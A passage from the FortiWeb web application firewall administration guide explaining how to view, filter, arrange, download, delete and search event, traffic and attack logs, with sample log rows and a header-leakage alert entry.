5	2014-04-15	10:46:40	China	FWB_Policy	60.28.176.170	10.20.1.22	https	get	500	HTT
6	2014-04-15	10:46:28	China	FWB_Policy	60.28.176.170	10.20.1.22	http	get	500	HTT
7	2014-04-15	10:45:52	Reserved	FWB_Policy	10.0.1.13	10.20.1.22	https	get	200	HTT
8	2014-04-15	10:45:37	Reserved	FWB_Policy	10.0.1.13	10.20.1.22	http	get	200	HTT
9	2014-04-15	10:43:40	Reserved	FWB_Policy	10.0.1.13	10.20.1.22	http	get	200	HTT
10	2014-04-15	10:43:26	Reserved	FWB_Policy	10.0.1.13	10.20.1.22	https	get	200	HTT
11	2014-04-15	10:43:13	Reserved	FWB_Policy	10.0.1.13	10.20.1.22	http	get	200	HTT
12	2014-04-15	10:42:15	China	FWB_Policy	60.28.176.170	10.20.1.22	https	get	200	HTT
13	2014-04-15	10:42:01	China	FWB_Policy	60.28.176.170	10.20.1.22	http	get	200	HTT
14	2014-04-15	10:41:26	Reserved	FWB_Policy	10.0.1.13	10.20.1.22	https	get	200	HTT
15	2014-04-15	10:41:11	Reserved	FWB_Policy	10.0.1.13	10.20.1.22	http	get	200	HTT
16	2014-04-15	10:38:08	China	FWB_Policy	61.135.168.1	10.20.1.22	https	post	200	HTT
17	2014-04-15	10:32:21	China	FWB_Policy	61.135.168.1	10.20.1.22	http	post	200	HTT
18	2014-04-15	10:31:50	China	FWB_Policy	61.135.163.254	10.20.1.22	https	post	200	HTT
19	2014-04-15	10:31:36	China	FWB_Policy	61.135.163.254	10.20.1.22	http	post	200	HTT
20	2014-04-15	10:31:06	China	FWB_Policy	61.135.162.1	10.20.1.22	https	post	200	HTT
21	2014-04-15	10:30:52	China	FWB_Policy	61.135.162.1	10.20.1.22	http	post	200	HTT
22	2014-04-15	10:30:22	China	FWB_Policy	61.135.154.254	10.20.1.22	https	post	200	HTT
23	2014-04-15	10:30:08	China	FWB_Policy	61.135.154.254	10.20.1.22	http	post	200	HTT
24	2014-04-15	10:29:37	China	FWB_Policy	61.135.154.192	10.20.1.22	https	post	200	HTT
25	2014-04-15	10:29:24	China	FWB_Policy	61.135.154.192	10.20.1.22	http	post	200	HTT
26	2014-04-15	10:28:53	China	FWB_Policy	61.135.145.254	10.20.1.22	https	post	200	HTT
27	2014-04-15	10:28:39	China	FWB_Policy	61.135.145.254	10.20.1.22	http	post	200	HTT
28	2014-04-15	10:28:09	China	FWB_Policy	61.135.145.1	10.20.1.22	https	post	200	HTT
29	2014-04-15	10:27:55	China	FWB_Policy	61.135.145.1	10.20.1.22	http	post	200	HTT
30	2014-04-15	10:27:25	United States	FWB_Policy	206.80.1.63	10.20.1.22	https	post	200	HTT
31	2014-04-15	10:27:11	United States	FWB_Policy	206.80.1.63	10.20.1.22	http	post	200	HTT
32	2014-04-15	10:26:40	United States	FWB_Policy	206.80.1.48	10.20.1.22	https	post	200	HTT
33	2014-04-15	10:26:27	United States	FWB_Policy	206.80.1.48	10.20.1.22	http	post	200	HTT
34	2014-04-15	10:25:56	United States	FWB_Policy	66.235.127.254	10.20.1.22	https	post	200	HTT
35	2014-04-15	10:25:42	United States	FWB_Policy	66.235.127.254	10.20.1.22	http	post	200	HTT
36	2014-04-15	10:25:11	United States	FWB_Policy	66.235.112.1	10.20.1.22	https	post	200	HTT
37	2014-04-15	10:24:57	United States	FWB_Policy	66.235.112.1	10.20.1.22	http	post	200	HTT

Log Location: Memory View 50 per page Line: 1 / 37

Date	2014-04-15
Time	10:28:53
MSG ID	00000233337
Device ID	FV-1KD3A13800012
Policy	FWB_Policy
ID	30000000
Source Country	China
Sub Type	http
Level	notice
Protocol	tcp
Service	https
Method	post
URL	/autotest/test.html
Return Code	200
HTTP Host	fortinet.fortibw.com
User Agent	python-for-fortibw
Status	success
Request Time	9
Response Time	0
Request Bytes	146
Response Bytes	887
Message	HTTPS POST request from 61.135.145.254:1182 to 10.20.1.22:443
Connection	61.135.145.254:1182 -> 10.20.1.22:443
Packet Header:	
POST /autotest/test.html?=@import	
Accept-Language: zh-cn	
Host: fortinet.fortibw.com	
User-Agent: python-for-fortibw	
Accept: */*	

Button	Description
<b>Refresh</b>	Click to update the page with any logs that have been recorded since you previously loaded the page.
<b>Column Settings</b>	Click to display or hide the columns that correspond to log fields, or change the order in which they appear on the page. For more information, see <a href="#">“Displaying &amp; arranging log columns” on page 598</a> .
<b>Raw</b> or <b>Formatted</b>	Click to toggle between a <i>Raw</i> and <i>Formatted</i> view of the log information. The raw view displays the log message as it actually appears in the log file. The formatted view displays the log message in a columnar format.  Click to switch the log information view to that opposite of what is currently displayed.  For details on both view types, see <a href="#">“Switching between Raw &amp; Formatted log views” on page 597</a> .
<b>Clear All Filters</b>	Click this icon to clear all log view filters. For details on log view filters, see <a href="#">“Filtering log messages” on page 600</a> .
<b>Log Management</b>	Click to download, delete, or view the contents of a log file.

2. If you want to view log messages in a rotated log file, click *Log Management*.



A page appears, listing each of the log files for that type that are stored on the local hard drive.

	File name	Size	Last access time
<input type="checkbox"/>	elog.log	103803904	Fri Jun 3 16:02:34 2011
<input type="checkbox"/>	elog.1.log	10485760	Sun Sep 12 15:41:54 2010
<input type="checkbox"/>	elog.2.log	12325888	Thu Aug 26 05:30:45 2010
<input type="checkbox"/>	elog.3.log	9255936	Wed Dec 9 16:50:57 2009
<input type="checkbox"/>	elog.4.log	10485760	Mon Jul 20 03:52:26 2009
<input type="checkbox"/>	elog.5.log	10485760	Sun Jul 19 22:09:32 2009

3. Mark the check box next to the file whose log messages you want to view.
4. Click *View*.

The page refreshes, displaying log messages in that file.

### Viewing a single log message as a table

When viewing attack log messages or traffic log messages, you can display the log message as a table in the frame below the log view.

## To view message details

1. Go to either *Log&Report > Log Access > Attack* or *Log&Report > Log Access > Traffic*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see ["Permissions" on page 52](#).

2. Click any log message or click the *Detail* icon on any row to view message details.

The details appear beside the main log table.

Date	2014-04-03																
Time	09:59:47																
MSG ID	000607120847																
Device ID	FV-3KC3R09700001																
Policy	250_to_VLAN20																
ID	20000010																
Source Country	Ecuador																
Sub Type	waf_signature_detection																
Level	alert <span style="color: red;">*****</span>																
Severity Level	Low																
Action	Alert																
Protocol	tcp																
Service	http																
Method	get																
URL	/																
HTTP Host	10.0.2.250																
User Agent	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET CLR 3.5.30729																
Message	Information Disclosure-HTTP Header Leakage : Signature ID 080200004 (Add Exception) (Alert Only) (Disable Signature)																
<b>Connection</b>																	
190.154.77.16:35097 -> 10.20.0.22:80																	
<b>Matched pattern</b>																	
PHP/5.2.8																	
<b>Packet Header:</b>																	
HTTP/1.1 200 OK																	
Date: Thu, 03 Apr 2014 01:59:49 GMT																	
Server: Apache/2.2.24 (Win32) mod_ssl/2.2.24 OpenSSL/1.0.1e PHP/5.2.8 mod_jk/1.2.37																	
X-Powered-By: PHP/5.2.8																	
Vary: Accept-Encoding																	
Content-Encoding: gzip																	
Content-Length: 87																	
Keep-Alive: timeout=5, max=99																	
Connection: Keep-Alive																	
Content-Type: text/html																	
<b>Raw Body:</b>																	
.....(.....I.O.....Q{./..VL,Iu,HL,H52Rpp..).O+....d.....Ct.....Gx.Q...																	
<b>Hex Body:</b>																	
<b>Address</b>	<b>0</b>	<b>1</b>	<b>2</b>	<b>3</b>	<b>4</b>	<b>5</b>	<b>6</b>	<b>7</b>	<b>8</b>	<b>9</b>	<b>A</b>	<b>B</b>	<b>C</b>	<b>D</b>	<b>E</b>	<b>F</b>	<b>Dump</b>
00000000	1F	8B	08	00	00	00	00	00	03	B3	C9	28	C9	CD	B1		. . . . . ( . . .
00000010	B3	49	CA	4F	A9	B4	B3	C9	30	B4	F3	2C	51	28	CF	2F	. I . O . . . . . Q { . /

## Viewing packet payloads

If you enabled retention of packet payloads from FortiWeb's HTTP parser for attack and traffic logs (see ["Enabling log types, packet payload retention, & resource shortage alerts" on page 578](#)), you can view a part of the payload as dissected by the HTTP parser, in table form, via the web UI.

Packet payload tables display the decoded packet payload associated with the log message that it caused. This supplements the log message by providing the actual data that triggered the regular expression, which may help you to fine-tune your regular expressions to prevent false positives, or aid in forensic analysis.

## To view a packet payload

1. Go to either *Log&Report > Log Access > Attack* or *Log&Report > Log Access > Traffic*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see "[Permissions](#)" on page 52.

2. In the row corresponding to the log message whose packet payload you want to view, click the log message.

There may not be a *Packet Log* icon for every log message, such as for normal HTTP responses and attack types where you have not enabled packet payload retention.

In a frame below or to the right the log messages (unless you have selected *Detailed Information > Hidden* from the menu bar), the log message appears in table format, as well as the decoded HTTP headers and packet payload. Parameters and file uploads are in either the *URL* or (for HTTP `POST` requests) *Data* fields. Cookies can be either in the *Cookie* or *Data* fields.

Date	2014-04-03
Time	09:59:47
MSG ID	000607120847
Device ID	FV-3KC3R09700001
Policy	250_to_VLAN20
ID	20000010
Source Country	Ecuador
Sub Type	waf_signature_detection
Level	alert <span style="color: red;">■■■■■</span>
Severity Level	Low
Action	Alert
Protocol	tcp
Service	http
Method	get
URL	/
HTTP Host	10.0.2.250
User Agent	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET CLR 3.5.30729
Message	Information Disclosure-HTTP Header Leakage : Signature ID 080200004 (Add Exception) (Alert Only) (Disable Signature)

**Connection**  
190.154.77.16:35097 -> 10.20.0.22:80

**Matched pattern**  
PHP/5.2.8

**Packet Header:**  
 HTTP/1.1 200 OK  
 Date: Thu, 03 Apr 2014 01:59:49 GMT  
 Server: Apache/2.2.24 (Win32) mod\_ssl/2.2.24 OpenSSL/1.0.1e PHP/5.2.8 mod\_jk/1.2.37  
 X-Powered-By: PHP/5.2.8  
 Vary: Accept-Encoding  
 Content-Encoding: gzip  
 Content-Length: 87  
 Keep-Alive: timeout=5, max=99  
 Connection: Keep-Alive  
 Content-Type: text/html

**Raw Body:**  
 .....(....I.O....0...Q(..VLI,Iu,HL.H52Rpp..).O+....d...!.....Ct....Gx.Q...

**Hex Body:**

Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Dump
00000000	1F	8B	08	00	00	00	00	00	00	03	B3	C9	28	C9	CD	B1	. . . . . ( . . . . .
00000010	B3	49	CA	4F	A9	B4	B3	C9	30	B4	F3	2C	51	28	CF	2F	. I . O . . . . 0 . . . . Q { . /

## See also


- [Enabling log types, packet payload retention, & resource shortage alerts](#)
- [Switching between Raw & Formatted log views](#)
- [Coalescing similar attack log messages](#)
- [Downloading log messages](#)
- [Searching attack logs](#)

## Switching between Raw & Formatted log views

You can view log messages in either *Raw* or *Formatted* view:

- **Raw** — Displays log messages exactly as they appear in the log file, as a single line of text consisting of field-value pairs.


**Figure 66:** Viewing log messages (*Raw* view)



- **Formatted** — Displays log messages in a columnar format. Each log field in a log message appears in its own column, aligned with the same field in other log messages, for rapid visual comparison. When displaying log messages in formatted view, you can customize the log view by hiding, displaying, and arranging columns and/or by filtering columns, refining your view to include only those log messages and fields that you want to see.

**Figure 67:** Viewing log messages (*Formatted* view)

Click to switch to *Raw* view



#	Date	Time	Time Zone	ID	Type	...
1	2011-10-04	12:37:47	(GMT-5:00)Eastern Time(US & Canada)	00032901	event	adm
2	2011-10-04	12:36:36	(GMT-5:00)Eastern Time(US & Canada)	00032901	event	adm
3	2011-10-04	12:35:24	(GMT-5:00)Eastern Time(US & Canada)	00032901	event	adm
4	2011-10-04	12:35:03	(GMT-5:00)Eastern Time(US & Canada)	00032006	event	adm
5	2011-10-04	12:35:01	(GMT-5:00)Eastern Time(US & Canada)	00032009	event	adm
6	2011-10-04	12:34:59	(GMT-5:00)Eastern Time(US & Canada)	00032007	event	adm

### To switch between raw logs and formatted logs

1. Go to one of the log types, such as *Log&Report > Log Access > Event*.  
To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see "[Permissions](#)" on page 52.
2. Click the *Formatted* or *Raw* icon, depending on which view is currently displayed. (*Formatted* is the default.)  
The page refreshes and toggles to the other view.

### See also

- [Displaying & arranging log columns](#)
- [Filtering log messages](#)
- [Coalescing similar attack log messages](#)
- [Coalescing similar attack log messages](#)
- [Searching attack logs](#)

## Displaying & arranging log columns

When viewing logs in *Formatted* view, you can show, hide and re-order most columns to display only relevant categories of information in your preferred order.



You cannot hide the *Packet Log* or *Detail* columns in the attack log and traffic log.

For most columns, you can also filter data within the columns to include or exclude log messages which contain your specified text in that column. For more information, see "[Filtering log messages](#)" on page 600.


## To display or hide columns

1. Go to one of the log types, such as *Log&Report > Log Access > Event*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see ["Permissions" on page 52](#).

2. Click the *Column Settings* icon.

Lists of available and displayed columns appear.



3. Select which columns to hide or display:
  - In the *Available fields* area, select the names of individual columns you want to display, then click the single right arrow to move them to the *Show these fields in this order* area.
  - In the *Show these fields in this order* area, select the names of individual columns you want to hide, then click the single left arrow to move them to the *Available fields* area.
4. Change the order of the columns:
  - In the *Show these fields in this order* area, select a column name whose order of appearance you want to change.
  - Click *Move Up* or *Move Down* to move the column in the ordered list.

Placing a column name towards the top of the *Show these fields in this order* list will move the column to the left side of the *Formatted* log view.

5. Click *OK*.

The page refreshes, displaying the columns that you selected, in the order that you specified. Column settings persist when changing pages or logging out, and apply to all administrator accounts with access to the page.

## See also

- [Filtering log messages](#)

## Filtering log messages

When viewing log messages in *Formatted* view, you can filter columns to display only those log messages that do or do not contain your specified content in that column.



Filters cannot be used in *Raw* view.

By default, column headings contain a gray filter icon. It becomes green when a filter is configured and enabled.

**Figure 68:** Filter icons

Filter not in use (grey)                      Filter in use (green)

#	Date	Time	Time Zone	ID	Type	Sub Ty	Level	Message
1	2011-10-04	12:37:47	(GMT-5:00)Eastern Time(US & Canada)	00032901	event	admin	.....	Fail to connect to website local-host.example.com (host is 172.20
2	2011-10-04	12:36:36	(GMT-5:00)Eastern Time(US & Canada)	00032901	event	admin	.....	Fail to connect to website local-host.example.com (host is 172.20
3	2011-10-04	12:35:24	(GMT-5:00)Eastern Time(US & Canada)	00032901	event	admin	.....	Fail to connect to website local-host.example.com (host is 172.20
4	2011-10-04	12:35:03	(GMT-5:00)Eastern Time(US & Canada)	00032006	event	admin	.....	User admin login successfully from GUI(172.20.120.46)
5	2011-10-04	12:35:01	(GMT-5:00)Eastern Time(US & Canada)	00032009	event	admin	.....	User asd login failed from GUI(172.20.120.46)
6	2011-10-04	12:34:59	(GMT-5:00)Eastern Time(US & Canada)	00032007	event	admin	.....	User admin logs out from GUI(172.20.120.46)
7	2011-10-04	12:34:13	(GMT-5:00)Eastern Time(US & Canada)	00032901	event	admin	.....	Fail to connect to website local-host.example.com (host is 172.20

Log Location: Event Log    View: 30    per page Line: 1 / 10107    1 / 337

### To filter log messages by column contents

1. Go to one of the log types, such as *Log&Report > Log Access > Event*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see "[Permissions](#)" on page 52.

- In the heading of the column that you want to filter, click the *Filter* icon.  
Alternatively, on the tool bar, click the *Filter Settings* button.  
The filter dialog appears.

**Filters:**

- Sub Type:** admin [\[Change\]](#)
- ID:**  
Value:   NOT

Use commas (,) to separate multiple values.  
To filter entries that contain a specific prefix, use an \* (asterisk).

- If you clicked the *Filter Settings* button on the tool bar, click the green + icon next to *Add new filter*, then, from the *Field* drop-down list that appears, select the name of the column that will be the basis for filtering the log view.
- To **exclude** log messages with matching content in this column, mark the *NOT* check box; otherwise, leave it clear.
- For *Date* and *Time* filters, define the time period in *To* and *From*.  
For other filters, in *Value*, type the **entire** value that matching log messages must contain in that column. Appropriate filter strings vary by the column.



Type the **entire** value of a field in the column **exactly**, or use wild card characters ( \* ) to indicate multiple possible matching values. (For HTTP constraint logs, the entire *Message* (msg) field is **not** displayed in *Formatted* view; you must use *Raw* view instead.) Otherwise either results will be different than you intend, or no log messages may entirely match the filter, and so the results will be empty.

For example, when filtering the log view based upon the *ID* column, in *Value*, you could type an entire, single log ID:

00032009

or you could match multiple log IDs by using an asterisk ( \* ) to match multiple characters:

\*32009

00032\*

\*32\*

Matching log messages are excluded or included in your view based upon whether you have marked or cleared *NOT*.

- Click *OK*.  
A column's filter icon is green when the filter is currently enabled.

### To clear one filter

- Go to one of the log types, such as *Log&Report > Log Access > Event*.

2. In the heading of the column whose filter you want to clear, click the *Filter* icon. (A column's filter icon is green when the filter is currently enabled.)  
Alternatively, on the tool bar, click the *Filter Settings* button.  
The filter dialog appears.
3. Click the red X next to the column name in the filter dialog.
4. Click *OK*.  
The column filter icon becomes gray and the page refreshes.

#### **To clear all filters**

1. Go to one of the log types, such as *Log&Report > Log Access > Event*.
2. On the tool bar, click the *Filter Settings* button.
3. Click *Clear all filters*.
4. Click *OK*.  
All column filter icons become gray and the page refreshes.

### Downloading log messages

You can download logs that are stored locally (i.e., on the FortiWeb appliance's hard drive) to your management computer.

In the web UI, there are two different methods:

- Download one or more **whole log files**. (If the log has not yet been rotated, there may be only one file.)
- Download only the log messages that occurred within a **specific time period**, regardless of which file contains them.

#### **To download log messages matching a time period**

1. Go to *Log&Report > Log Access > Download*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see ["Permissions" on page 52](#).

- Configure these settings:

**Log Download**

**Log Type**    Event Log    Attack Log    Traffic Log

**System Time**   Tue Oct 4 13:55:09 2011  

**Start Time**

Year:    Month:    Day:

Hour:    Minute:    Second:

**End Time**

Year:    Month:    Day:

Hour:    Minute:    Second:

Setting name	Description
<b>Log Type</b>	Select one of the following log types to download
<b>System Time</b>	Displays the date and time according to the FortiWeb appliance's clock at the time that this page was loaded, or when you last clicked the <i>Refresh</i> button.
<b>Start Time</b>	Choose the starting point for the log download by selecting the year, month and day as well as the hour, minute and second that defines the first of the log messages to download.
<b>End Time</b>	Choose the end point for the log download by selecting the year, month and day as well as the hour, minute and second that defines the last of the log messages to download.

- Click *Download*.

If there are no log messages of that log type in that time period, a message appears:

no logs selected

Click *Return* and revise the time period or log type selection.

- If a file download dialog appears, choose the directory where you want to save the file.

Your browser downloads the log file in a .tgz compressed archive. Time required varies by the size of the log and the speed of the network connection.

### To download a whole log file

- Go to one of the log types, such as *Log&Report > Log Access > Event*.

#	Date	Time	Time Zone	ID	Type	Sub Ty	Level	Message
1	2011-10-04	12:37:47	(GMT-5:00)Eastern Time(US & Canada)	00032901	event	admin	■■■■■■	Fail to connect to website local-host.example.com (host is 172.20.120.46)
2	2011-10-04	12:36:36	(GMT-5:00)Eastern Time(US & Canada)	00032901	event	admin	■■■■■■	Fail to connect to website local-host.example.com (host is 172.20.120.46)
3	2011-10-04	12:35:24	(GMT-5:00)Eastern Time(US & Canada)	00032901	event	admin	■■■■■■	Fail to connect to website local-host.example.com (host is 172.20.120.46)
4	2011-10-04	12:35:03	(GMT-5:00)Eastern Time(US & Canada)	00032006	event	admin	■■■■■■	User admin login successfully from GUI(172.20.120.46)
5	2011-10-04	12:35:01	(GMT-5:00)Eastern Time(US & Canada)	00032009	event	admin	■■■■■■	User asd login failed from GUI(172.20.120.46)
6	2011-10-04	12:34:59	(GMT-5:00)Eastern Time(US & Canada)	00032007	event	admin	■■■■■■	User admin logs out from GUI(172.20.120.46)
7	2011-10-04	12:34:13	(GMT-5:00)Eastern Time(US & Canada)	00032901	event	admin	■■■■■■	Fail to connect to website local-host.example.com (host is 172.20.120.46)

Log Location: Event Log   View: 30 per page   Line: 1 / 10107

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see "Permissions" on page 52.

2. Click *Log Management*.


A page appears, listing each of the log files for that type that are stored on a local hard drive.



	File name	Size	Last access time
<input type="checkbox"/>	elog.log	103803904	Fri Jun 3 16:02:34 2011
<input type="checkbox"/>	elog.1.log	10485760	Sun Sep 12 15:41:54 2010
<input type="checkbox"/>	elog.2.log	12325888	Thu Aug 26 05:30:45 2010
<input type="checkbox"/>	elog.3.log	9255936	Wed Dec 9 16:50:57 2009
<input type="checkbox"/>	elog.4.log	10485760	Mon Jul 20 03:52:26 2009
<input type="checkbox"/>	elog.5.log	10485760	Sun Jul 19 22:09:32 2009

3. Mark the check box next to the file that you want to download.
4. Click *Download*.

A dialog appears.



**Download Event Log**

**Normal format**

**CSV format**

**Encryption**

**Password**

**OK** **Cancel**

5. Select either *Normal format* (raw, plain text logs) or *CSV format* (comma-separated value).  
Raw, unencrypted logs can be viewed with a plain text editor. CSV-formatted, unencrypted logs can be viewed with a spreadsheet application, such as Microsoft Excel or OpenOffice Calc.
6. If you would like to password-encrypt the log files using 128-bit AES before downloading them, enable *Encryption* and type a password in *Password*.  
Encrypted logs can be decrypted and viewed by archive viewers that support this encryption, such as 7zip 9.20 or WinRAR 5.0.
7. Click *OK*.
8. If a file download dialog appears, choose the directory where you want to save the file.  
Your browser downloads the log file as a `.log` or `.csv` file, depending on which format you selected. Time required varies by the size of the log and the speed of the network connection.

## Deleting log files

If you have downloaded log files to an external backup, or if you no longer require them, you can delete one or more locally stored log files to free disk space.


### To delete a log file

1. Go to one of the log types, such as *Log&Report > Log Access > Event*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see "Permissions" on page 52.

2. Click *Log Management*.

A page appears, listing each of the log files for that type that are stored on the local hard drive.



<input type="checkbox"/>	File name	Size	Last access time
<input type="checkbox"/>	elog.log	103803904	Fri Jun 3 16:02:34 2011
<input type="checkbox"/>	elog.1.log	10485760	Sun Sep 12 15:41:54 2010
<input type="checkbox"/>	elog.2.log	12325888	Thu Aug 26 05:30:45 2010
<input type="checkbox"/>	elog.3.log	9255936	Wed Dec 9 16:50:57 2009
<input type="checkbox"/>	elog.4.log	10485760	Mon Jul 20 03:52:26 2009
<input type="checkbox"/>	elog.5.log	10485760	Sun Jul 19 22:09:32 2009

3. Either:

- To delete **all** log files, mark the check box in the column heading. All rows' check boxes will become marked.
- To delete **some** log files, mark the check box next to each file that you want to delete.

4. Click *Clear Log*.

### Searching attack logs

When you have many attack logs, you can locate a specific log using search.



If searching HTTP constraint logs based upon the *Message* (msg) field, make sure that your search criteria considers the entire message. The whole *Message* field is **not** displayed in *Formatted* view, which hides the prefix; you must use *Raw* view instead.

#### To search an attack log

1. At the top of the *Attack log* window, click the *Log Search* icon.  
A dialog appears.
2. To perform a simple search, enter the term you want to search in the *Keyword* field and click *OK*.
3. To perform an advanced search, click the blue expansion arrow beside *Advanced Search*.  
The dialog expands.

4. Configure these settings:

**Log Search** ✖

From    Hour  Minute

To    Hour  Minute

all  any

Sub Type	<input type="text"/>	
Source	<input type="text"/>	<input type="checkbox"/> not
Destination	<input type="text"/>	<input type="checkbox"/> not
Source Port	<input type="text"/>	<input type="checkbox"/> not
Destination Port	<input type="text"/>	<input type="checkbox"/> not
Method	<input type="text"/>	<input type="checkbox"/> not
Action	<input type="text"/>	<input type="checkbox"/> not
Policy	<input type="text"/>	<input type="checkbox"/> not
Service	<input type="text"/>	<input type="checkbox"/> not
HTTP Host	<input type="text"/>	<input type="checkbox"/> not
HTTP URL	<input type="text"/>	<input type="checkbox"/> not
User Agent	<input type="text"/>	<input type="checkbox"/> not
Severity Level	<input type="text"/>	<input type="checkbox"/> not
Trigger Policy	<input type="text"/>	<input type="checkbox"/> not
Message	<input type="text"/>	<input type="checkbox"/> not
Signature Subclass Type	<input type="text"/>	<input type="checkbox"/> not
Signature ID	<input type="text"/>	<input type="checkbox"/> not
Source Country	<input type="text"/>	<input type="checkbox"/> not

OK

Cancel

Setting name	Description
